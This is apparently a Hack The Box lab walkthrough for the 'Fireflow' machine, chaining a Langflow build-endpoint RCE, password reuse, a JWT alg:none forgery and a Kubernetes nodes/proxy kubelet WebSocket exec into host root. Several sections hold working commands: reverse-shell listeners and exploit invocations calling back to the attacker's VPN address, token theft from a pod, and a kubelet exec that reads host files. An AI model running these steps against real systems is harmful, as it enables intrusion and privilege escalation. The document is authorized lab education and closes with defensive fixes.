

Fireflow

Hack The Box - Medium Linux

A command-by-command lab walkthrough: Langflow RCE to host root through a misconfigured Kubernetes node proxy.

Target	10.129.156.74 / fireflow.htb
Date completed	04 October 2026
Scope	Authorized Hack The Box lab only
Outcome	www-data -> nightfall -> mcp pod -> host root

Redaction note

This report is suitable for a public notes repository. Lab credentials, raw bearer tokens, callback IPs, and flag values are intentionally redacted. The commands, routes, request structure, and reasoning are preserved.


1. Attack path at a glance

Each stage supplied a necessary capability for the next. The important lesson is that the last escalation is not a local Linux privilege-escalation bug: it is a Kubernetes authorization design error involving a read-looking permission.

Stage	Finding	Purpose
Recon	TLS wildcard and landing-page link	Discover flow.fireflow.htb and public flow ID
Initial access	Langflow 1.8.2 public build route	Exploit CVE-2026-33017 as www-data
Lateral move	Credential in /etc/langflow/.env	SSH as nightfall through password reuse
MCP access	Config + JWT alg:none	Forge admin role and register custom code
Container	MCP tool top-level code execution	Obtain mcp pod shell and ServiceAccount token
Host root	GET nodes/proxy + privileged node-exporter	Direct kubelet WebSocket reads host-mounted flag

Visual 1 - capability chain

Read left to right, then continue on the lower row. This makes clear that no single issue granted root; each stage converted one narrow capability into the next.



Every arrow crosses a trust boundary; each box is the capability earned at that stage.

2. Prepare the target names and record the network surface

Why: HTTPS virtual hosts use the Host header and SNI. The certificate advertised both the base domain and wildcard, making a subdomain plausible. Record the initial scan before web work so later internal-only ports are not confused with Internet-facing services.

```
# Add both virtual hosts. Keep an existing /etc/hosts file intact.
sudo sh -c 'printf "%s\n" "10.129.156.74 fireflow.htb flow.fireflow.htb" >> /etc/hosts'

# Focused service scan; the completed full scan showed only 22 and 443 open.
nmap -sCV -p 22,443 -oN loot/scans/services.nmap 10.129.156.74

# Confirm the application and Langflow service.
curl -sk https://fireflow.htb/ | head
curl -sk https://flow.fireflow.htb/api/v1/version
curl -sk https://flow.fireflow.htb/health
```

Observed: SSH (OpenSSH 9.6p1) and HTTPS (nginx) were exposed. Langflow reported version 1.8.2. The foreground URL exposed the public flow UUID 7d84d636-af65-42e4-ac38-26e867052c25.

3. Initial access - CVE-2026-33017

Why: the unauthenticated public-flow build endpoint accepts attacker-controlled flow data. A custom component contained in that data reaches Python execution during the build. The UUID alone is not the vulnerability; it selects the exposed public flow endpoint.

```
# Confirm that the public flow is accessible and save it as evidence.
FLOW_ID='7d84d636-af65-42e4-ac38-26e867052c25'
curl -sk "https://flow.fireflow.htb/api/v1/flows/public_flow/$FLOW_ID" \
  -o ~/HTB/Fireflow/loot/artifacts/public-flow.json

# Determine the VPN-facing callback address, then listen.
ifconfig tun4 | grep 'inet '
nc -lv 4444

# In another terminal, use an authorized CVE-2026-33017 PoC with the disclosed ID.
# Its payload sends a minimal custom-component reverse shell during public-flow build.
python3 exploit.py --url https://flow.fireflow.htb/ \
  --flow-id "$FLOW_ID" --lhost <VPN_IP> --lport 4444
```

Purpose of the listener: the build may be asynchronous, so an HTTP 200/202 does not prove execution. The interactive callback proving `www-data@fireflow` is the success condition.

```
# Once connected, identify the context and find Langflow configuration.
id; whoami; hostname; pwd
sed -n '1,160p' /etc/langflow/.env
ls -la /var/lib/langflow
```

Key result: `/etc/langflow/.env` contains the Langflow superuser password. In this lab, it is reused by the local user `nightfall`.

4. SSH lateral movement and user proof

Why: always validate a reused credential against the most direct service first. SSH is already exposed and gives a stable shell, avoiding reliance on a fragile web callback.

```
# Type the password found in /etc/langflow/.env when prompted.
ssh nightfall@fireflow.htb

# Prove identity, collect the user flag, then enumerate the home directory.
id
cat ~/user.txt
find ~ -maxdepth 3 -type f -print 2>/dev/null
cat ~/.mcp/config.json
```

Checkpoint: the user flag was retrieved. Keep the actual flag in local private loot or submit it to HTB; do not publish it in a public repository.

5. MCP enumeration and the JWT authentication flaw

Why: `~/.mcp/config.json` reveals the custom registry endpoint and its application credentials. FastAPI exposes a precise OpenAPI specification, so enumerate it rather than guessing login routes.

```
MCP='http://10.129.156.74:30080'

# Read the API contract and authenticate.
curl -s "$MCP/openapi.json" | python3 -m json.tool
curl -s -X POST "$MCP/api/v1/auth" \
  -H 'Content-Type: application/json' \
  -d '{"username":"langflow-bot","password":"<REDACTED>"}' | python3 -m json.tool

# The supplied helper safely saves the raw token under private loot and prints only header/payload.
~/mcp_auth_enum.sh
```

Observed contract: POST /api/v1/auth, GET/POST /api/v1/tools, and POST /mcp. The version response explicitly listed HS256 and none as supported algorithms.

Why alg:none matters: JWT verification must select an allowed algorithm server-side. This registry instead accepted a client-controlled header declaring no signature. Preserve sub=langflow-bot, change role=user to role=admin, set alg=none, and retain the required trailing period for the empty signature.

6. MCP custom-tool execution and pod shell

Why: protected tool registration is the code-execution primitive after admin impersonation. The registry executes submitted Python as a top-level snippet; early attempts using a named function or run() returned successful but empty JSON-RPC responses. A top-level Python socket/PTY payload produced the shell.

```
# On the attack machine, prepare the listener first.
nc -lv 4444


# On fireflow as nightfall, register and invoke a top-level Python callback.
# The helper authenticates, forges the unsigned admin JWT, registers the tool, and calls it.
~/mcp_admin_callback.sh <VPN_IP> 4444

# In the received pod shell, verify execution context.
id
hostname
pwd
ls -la /app
cat /var/run/secrets/kubernetes.io/serviceaccount/namespace
```

Checkpoint: the shell runs as uid=1000(mcp) in the MCP pod. The standard Kubernetes ServiceAccount token and CA are mounted below /var/run/secrets/kubernetes.io/serviceaccount.

Visual 2 - trust boundaries and control points

The important jumps are credential and identity handoffs. The final hop goes directly from the MCP pod to the Kubelet, deliberately avoiding the API-server proxy request path that requires a stronger verb.



Defensive control points: patch public builds, eliminate credential reuse, reject alg:none, and remove nodes/proxy access.

7. Kubernetes reconnaissance - understand the permission

Why: ordinary Kubernetes API lists were forbidden. Rather than brute-forcing endpoints, ask the authorization API about the specific high-value subresource, then use the kubelet pod inventory exposed by the allowed node proxy.


```
# Run in the MCP pod.
python3 - <<'PY'
import json, ssl, urllib.request
base='/var/run/secrets/kubernetes.io/serviceaccount'
token=open(base+'/token').read().strip()
ctx=ssl.create_default_context(cafile=base+'/ca.crt')
headers={'Authorization':'Bearer '+token, 'Content-Type':'application/json'}
review={'apiVersion':'authorization.k8s.io/v1',
        'kind':'SelfSubjectAccessReview',
        'spec':{'resourceAttributes':{'verb':'get','resource':'nodes','subresource':'proxy'}}}
url='https://kubernetes.default.svc/apis/authorization.k8s.io/v1/selfsubjectaccessreviews'
req=urllib.request.Request(url, data=json.dumps(review).encode(), headers=headers, method='POST')
with urllib.request.urlopen(req, context=ctx) as r:
    print(json.dumps(json.load(r), indent=2))
PY

# Use the permitted proxy only for read-only discovery.
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
curl -sk -H "Authorization: Bearer $TOKEN" \
    https://kubernetes.default.svc/api/v1/nodes/fireflow/proxy/pods > /tmp/pods.json
```

Result: get nodes/proxy was allowed by mcp-cluster-reader-binding. The pod inventory showed monitoring/prometheus-prometheus-node-exporter-nmntq, container node-exporter, running privileged as UID 0 with host root mounted at /host/root.

8. Root - direct kubelet WebSocket execution

Visual 3 - the decisive request sequence



Key distinction: API-server POST /run checks create; direct WebSocket GET is checked as get.

The critical correction: a normal API-server proxy POST to /run needs create nodes/proxy and failed with 403. The vulnerable design is the direct Kubelet WebSocket handshake. WebSockets begin with HTTP GET, which the Kubelet authorizes as the allowed get nodes/proxy. Connect directly to the node's kubelet port, not through kubernetes.default.svc.

```
# The maintained one-shot helper runs as nightfall. It registers a temporary MCP tool.
# That tool executes a direct bearer-authenticated WebSocket GET from the MCP pod:
# wss://10.129.156.74:10250/exec/monitoring/
#   prometheus-prometheus-node-exporter-nmntq/node-exporter
# with output=1&error=1 and command=/bin/sh -c 'cat /host/root/root/root.txt'.
chmod 700 /tmp/mcp_k8s_root.sh
/tmp/mcp_k8s_root.sh
```

Purpose of the direct request: the Kubelet validates the ServiceAccount bearer token, then maps the WebSocket GET to the get verb. Its `v4.channel.k8s.io` WebSocket stream returns stdout/stderr from the privileged node-exporter container. The read-only hostPath does not block a file read.

Final checkpoint: the MCP response prints the root flag. Submit it to HTB and keep the value out of a public Git repository.

9. What failed, why it failed, and the correction

Attempt	Observed result	Lesson / correction
Typing HTTP request at zsh prompt	POST: command not found	Use curl -X POST; HTTP verbs are not shell programs.
Guessing MCP login routes	404 responses	Use /openapi.json as the API source of truth.
Function-based custom tool	JSON-RPC success, empty output	Registry executes top-level Python; use a top-level payload.
POST kubelet /run through API proxy	403 create nodes/proxy	The account only has GET; do not retry POST.
Kubelet WebSocket through API proxy	400 missing stream parameters	Direct node port 10250 is the intended path; use output=1 and error=1.
Wrong host root path	File not found	Node-exporter exposes host root at /host/root; flag is /host/root/root/root.txt.

10. Evidence and references

Local evidence: `notes.md`, `commands/commands.md`, `research/dead-ends.md`, `scripts/mcp_auth_enum.sh`, `scripts/mcp_admin_callback.sh`, and `scripts/mcp_k8s_root_v2.sh`. Keep raw JWTs, passwords, request artifacts, and flags under local `loot/`, excluded from Git.

CVE-2026-33017: GitHub Security Advisory GHSA-vwmf-pq79-vjvx. Kubernetes background: Kubernetes, *API Server Bypass Risks*, section 'The kubelet API'. Fireflow-specific direct Kubelet sequence was validated against the public Fireflow walkthrough consulted during the lab.